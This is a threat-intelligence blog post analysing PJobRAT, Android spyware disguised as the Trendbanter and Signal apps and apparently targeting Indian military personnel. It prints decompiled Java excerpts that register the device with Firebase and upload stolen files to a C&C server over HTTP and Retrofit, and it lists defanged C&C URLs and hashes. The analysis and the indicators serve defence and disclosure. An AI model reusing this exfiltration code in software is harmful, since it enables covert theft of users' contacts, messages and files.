Android Application Disguised as Dating App Targets Indian Military Personnel

cybleinc.com/2021/06/22/android-application-disguised-as-dating-app-targets-indian-military-personnel/

June 22, 2021

During our regular threat hunting exercises, Cyble researchers discovered that threat actors are employing new attack vectors to target users belonging to different sectors across the world. Based on a blog by 360 Core Security, we observed PJobRAT spyware samples disguised as genuine dating and instant-messaging apps.

Our research was in line with the findings of 360 Core Security, and we found the spyware disguising as a famous dating app for Non-resident Indians called Trendbanter and an instant messaging app called Signal. PJobRAT is a variant of spyware that disguises as a dating app or an instant messaging app. It collects information such as contacts, SMSes, and GPS data. This RAT family first appeared in December 2019. PJobRAT is named after the structure of its code, which involves functions called 'startJob' or 'initJob' that initiate the malicious activity.

Based on a post on Twitter, the Cyble Research team came to know of 8 associated samples of the variant.




Figure 1: Trendbanter App

The malicious apps were seen using legitimate-looking icons of the genuine Trendbanter and Signal apps.

Figure 2: Malware Impersonating as Trendbanter and Signal Apps

Upon further analysis, we found that PJobRAT is being displayed as a legitimate-looking WhatsApp icon on the device's home screen. However, the settings page clearly reveals the Trendbanner icon of the PJobRAT spyware app.




Figure 3 PJobRAT Spyware App Tricks Users with WhatsApp Icon

Technical Analysis

All the associated samples of PJobRAT have dangerous permissions for spying on the victim's device. The application collects personally identifiable information (PII) available in the victim's device without the user's knowledge and uploads the same to a C&C server. The malicious activity starts immediately after the user starts the application. As showcased in figure 3, the application uses icons of legitimate apps to hide itself from the home screen.

Dangerous Permissions

android.permission.READ_CONTACTS

android.permission.READ_SMS

android.permission.RECORD_AUDIO

android.permission.ACCESS_FINE_LOCATION

android.permission.READ_EXTERNAL_STORAGE

android.permission.GET_ACCOUNTS

android.permission.BIND_ACCESSIBILITY_SERVICE

The PJobRAT starts the malicious activity as soon as the user clicks on the application icon. The activity is initiated using initJobs function from the application subclass that gets executed when the application starts, as shown in Figure 4.




Figure 4: Jobs Initiated in Applications Subclass

The image below showcases the code through which sensitive PII is collected by the PJobRAT, along with the process initiated by the Android JobService.

Figure 5 Initiating Different Jobs to Collect PII data

The following image shows the code that harvests the victim's Contact List information from the Address Book.

Figure 6 Contact List Collected from Address Book

As shown in Figure 7, the application collects selective documents with specific suffixes and uploads it to the C&C server.

Figure 7 Filters for Specific Document Format

The application also collects all the media files such as audio, video, and images available in the device, as shown in Figure 8.





Figure 8 Collect media files such as Audio, Video, and Images

PJobRAT also uses the **BIND_ACCESSIBILITY_SERVICE** to hook the Android window for reading the information associated with WhatsApp such as WhatsApp contacts and messages, as shown in Figure 9.

Figure 9 Reading and Collecting WhatsApp Data

Communication Details

Our research indicates that PJobRAT uses two modes of communication, Firebase Cloud Messaging (FCM) and HTTP. The application receives commands from Firebase, as shown in Figure 10.



```
FirebaseUser firebaseUser = FirebaseAuth.getInstance().getCurrentUser();
if (firebaseUser == null) {
    Console.warn("MFbApplication.saveAppToken():- User is null.");
    return;
}
String fbuid = firebaseUser.getUid();
String appId = MSettings.id();
String fct = MSettings.getString(MSettings.SP_KEY_FCT);
String pt = MSettings.time();
DatabaseReference refAppId = FirebaseDatabase.getInstance().getReference().child(MApplic
HashMap<String, String> map = new HashMap<>();
map.put("col_uuid", appId);
map.put("col_fbuid", fbuid);
map.put("col_token", token);
map.put("col_first_ping_time", fct);
map.put("col_last_ping_time", pt);
map.put("col_manufacture", Build.MANUFACTURER);
map.put("col_model", Build.MODEL);
map.put("col_version", Build.VERSION.RELEASE + "");
refAppId.setValue(map).addOnCompleteListener(new OnCompleteListener<Void>() {
    /* class com.company.test.mfbpkg.MFbApplication.AnonymousClass3 */
```

Figure 10 Firebase Interaction to receive Commands

Figure 11 depicts the code with which the application uploads the collected data using HTTP to the C&C server.

```
private static void text(final String type, final String fileName, final String fileData) {
    try {
        if (MNetwork.connectivity() == -1) {
            Console.warn("ObserverUtil.text():- No Internet");
        } else if (MApplication.textLast != null) {
            Console.warn("ObserverUtil.text():- textLast not null.");
        } else {
            MApplication.textLast = new Thread(new Runnable() {
                /* class com.company.test.mpkg.utils.ObserverUtil.AnonymousClass2 */

                public void run() {
                    try {
                        HttpURLConnection connection = (HttpURLConnection) new URL(MApplication.fileUrl).openConnection();
                        connection.setConnectTimeout(300000);
                        connection.setReadTimeout(300000);
                        connection.setDoOutput(true);
                        connection.setDoInput(true);
                        connection.setUseCaches(false);
                        connection.setRequestMethod("POST");
                        connection.setRequestProperty("Content-Type", "multipart/form-data; boundary=" + "----");
                        connection.setRequestProperty("Keep-Alive", "true");
                        connection.setChunkedStreamingMode(1024);
                        DataOutputStream dataOutputStream = new DataOutputStream(connection.getOutputStream());
                        dataOutputStream.writeBytes("\r\n--" + "----" + "\r\n");
                        dataOutputStream.writeBytes("Content-Disposition: form-data; name=type\r\n\r\n");
                        dataOutputStream.writeBytes(type);
                        dataOutputStream.writeBytes("\r\n--" + "----" + "\r\n");
                        dataOutputStream.writeBytes("Content-Disposition: form-data; name=id\r\n\r\n");
                        dataOutputStream.writeBytes(MSettings.id());
                        InputStream inputStream = new ByteArrayInputStream(fileData.getBytes(Key.STRING_CHARSET_NAME));
                        dataOutputStream.writeBytes("\r\n--" + "----" + "\r\n");
                        dataOutputStream.writeBytes("Content-Disposition: form-data;name=\"myFile\";filename=\"" + fileName + "\"\r\n\r\n");
                        byte[] buffer = new byte[1024];
```

Figure 11 Uploading the Data using HTTP

Retrofit is another library that is used by some of the samples of PJobRAT for uploading user data.

```
public static void text(String type, String fileName, String fileData, final String spKey, final long spVal) {
    try {
        if (connectivity() == -1) {
            MLogger.w("MNetwork.text():- No internet.");
            return;
        }
        MRetrofitInterface mInterface = (MRetrofitInterface) MRetrofit.getClient().create(MRetrofitInterface.class);
        HashMap<String, String> map = MRetrofit.getMap(type, fileName);
        MultipartBody.Part multipart = MRetrofit.getMultiPartForTxt(fileName, fileData);
        if (map == null) {
            MLogger.w("MNetwork.text():- Map is null");
        } else if (multipart == null) {
            MLogger.w("MNetwork.text():- Multipart is null");
        } else {
            mInterface.txtAsfileUpload(MRetrofit.url_file, map, multipart).enqueue(new Callback<ResponseBody>() {
                /* class com.test.piclock.netpkg.MNetwork.AnonymousClass3 */

                @Override // retrofit2.Callback
                public void onResponse(Call<ResponseBody> call, Response<ResponseBody> response) {
                    if (response.code() == 200) {
                        Muid.putLong(spKey, spVal);
                    }
                }

                @Override // retrofit2.Callback
                public void onFailure(Call<ResponseBody> call, Throwable t) {
                    MLogger.e("MNetwork.text.onFailure():- " + t.toString());
                }
            });
        }
    } catch (Exception ex) {
        ex.printStackTrace();
        MLogger.e("MNetwork.text():- " + ex.toString());
    }
}
```

Figure 12 Retrofit for C&C server Communication

Our analysis shows that PJobRAT uploads the following information from the victim device to the C&C server:

- Contacts information
- SMSes
- Audio and video files
- List of installed applications
- List of external storage files
- Documents such as PDFs, Excel, and DOC files
- WiFi and GPS information
- WhatsApp contacts and messages

All of the analyzed samples have the same code format and communicate with the same C&C server URLs. The C&C URLs are mentioned in the below table.

PJobRAT C&C URLs

#	Digest (SHA256)	Package name	Upload URL
1	5c715ca910ffbd80189cffd2705a5346f40bc466458e0223191d56be5a417c7b	com.company.test	hxxp://144.91.65[.]101/ser
2	e8f9b778b87cef1d767a77cb99401875ffdbcc85b345f31a4b4e1b7003218f3f	com.test.piclock	hxxp://144.91.65[.]101/ser
3	80baa403def61ad0c7ba712595a90a44049464341de0d880c57823dbe9d27c94	si.test.hangonv4e	hxxp://gemtool.sytes[.]net 3cMV/sjdf578hj_p-lm235_ q/sjdf0oO2hq877pnzxii_iic
4	04366d01542cba82787433d0d565c13b227a08fc6657bcb34269de48e452543a	dev.example.trendbanternew	hxxp://gemtool.sytes[.]net 3cMV/sjdf578hj_p-lm235_ q/sjdf0oO2hq877pnzxii_iic
5	34021375c1720620093699fd98ca2a2856ef4c77f42ff5c8fb02ad194817a235	org.company.hangonv3	hxxp://gemtool.sytes[.]net 3cMV/sjdf578hj_p-lm235_ q/sjdf0oO2hq877pnzxii_iic
6	41576737cd3d9f1e04ca0b7d49b412ecc935da78b2ea007c92b84d85012b011e	com.company.hangon	hxxp://gemtool.sytes[.]net 3cMV/sjdf578hj_p-lm235_ q/sjdf0oO2hq877pnzxii_iic
7	c9db17ede3177c6fd13fa90259733dbca9be8fbd43f0059efd6ec35acbda2b48	si.test.hangonv4e	hxxp://gemtool.sytes[.]net 3cMV/sjdf578hj_p-lm235_ q/sjdf0oO2hq877pnzxii_iic
8	f491e27644a85915a1f92314c20e9fc63337a019f9463d34df262699d0a8a7ee	com.simple.ppapp	hxxps://helloworld.bounce

Based on speculations by 360 Core Security, the PJobRAT spyware is allegedly targeting military professionals using dating apps and instant messaging apps. In the past, military personnel have been victims of social engineering campaigns launched by crafty cybercriminals. In addition, as a result of the latest privacy policy update by WhatsApp, the use of the Signal app has increased in India. We suspect that the threat actor has leveraged this situation as an opportunity to deliver malicious applications. The Cyble research team is actively monitoring this campaign and any activity around PJobRAT spyware.

Safety Recommendations:

- Keep your anti-virus software updated to detect and remove malicious software.
- Keep your system and applications updated to the latest versions.
- Use strong passwords and enable two-factor authentication.
- Download and install software only from trusted sites.
- Verify the privileges and permissions requested by apps before granting them access.
- People concerned about the exposure of their stolen credentials in the dark web can register at AmiBreached.com to ascertain their exposure.

MITRE ATT&CK® Techniques- for Mobile

Tactic	Technique ID	Technique Name
Defense Evasion	T1406, T1418	Obfuscated Files or Information Application Discovery
Credential Access	T1412, T1409	Capture SMS Messages Access Stored Application Data
Collection	T1429, T1507, T1432, T1430, T1412, T1409	Capture Audio Network Information Discovery Access Contact List Location Tracking Capture SMS Messages Access Stored Application Data
Command and Control	T1573, T1571	Encrypted Channel Non-Standard Port
Discovery	T1421, T1418, T1426, T1424	System Network Connections Discovery Application Discovery System Information Discovery Process Discovery
Impact	T1447	Delete Device Data Carrier Billing Fraud

Indicators of Compromise (IoCs):

IOCs	IOC type
5c715ca910ffbd80189cffd2705a5346f40bc466458e0223191d56be5a417c7b	SHA256
e8f9b778b87cef1d767a77cb99401875ffdbcc85b345f31a4b4e1b7003218f3f	SHA256
80baa403def61ad0c7ba712595a90a44049464341de0d880c57823dbe9d27c94	SHA256

04366d01542cba82787433d0d565c13b227a08fc6657bcb34269de48e452543a	SHA256
34021375c1720620093699fd98ca2a2856ef4c77f42ff5c8fb02ad194817a235	SHA256
41576737cd3d9f1e04ca0b7d49b412ecc935da78b2ea007c92b84d85012b011e	SHA256
c9db17ede3177c6fd13fa90259733dbca9be8fbd43f0059efd6ec35acbda2b48	SHA256
f491e27644a85915a1f92314c20e9fc63337a019f9463d34df262699d0a8a7ee	SHA256
hxxp://144.91.65[.]101/senewteam2136/	Interesting URL
hxxps://helloworld.bounceme[.]net/axbxcxdx123/	Interesting URL
hxxp://gemtool.sytes[.]net:9863/shfppdlslfz_5699_hqp2o0o-3cMV/sjdf578hj_p-lm235_za0Oo-q/	Interesting URL
144.91.65[.]101	Suspicious IP

About Cyble

Cyble is a global threat intelligence SaaS provider that helps enterprises protect themselves from cybercrimes and exposure in the darkweb. Cyble's prime focus is to provide organizations with real-time visibility into their digital risk footprint. Backed by Y Combinator as part of the 2021 winter cohort, Cyble has also been recognized by Forbes as one of the top 20 Best Cybersecurity Startups To Watch In 2020. Headquartered in Alpharetta, Georgia, and with offices in Australia, Singapore, and India, Cyble has a global presence. To learn more about Cyble, visit www.cyble.com.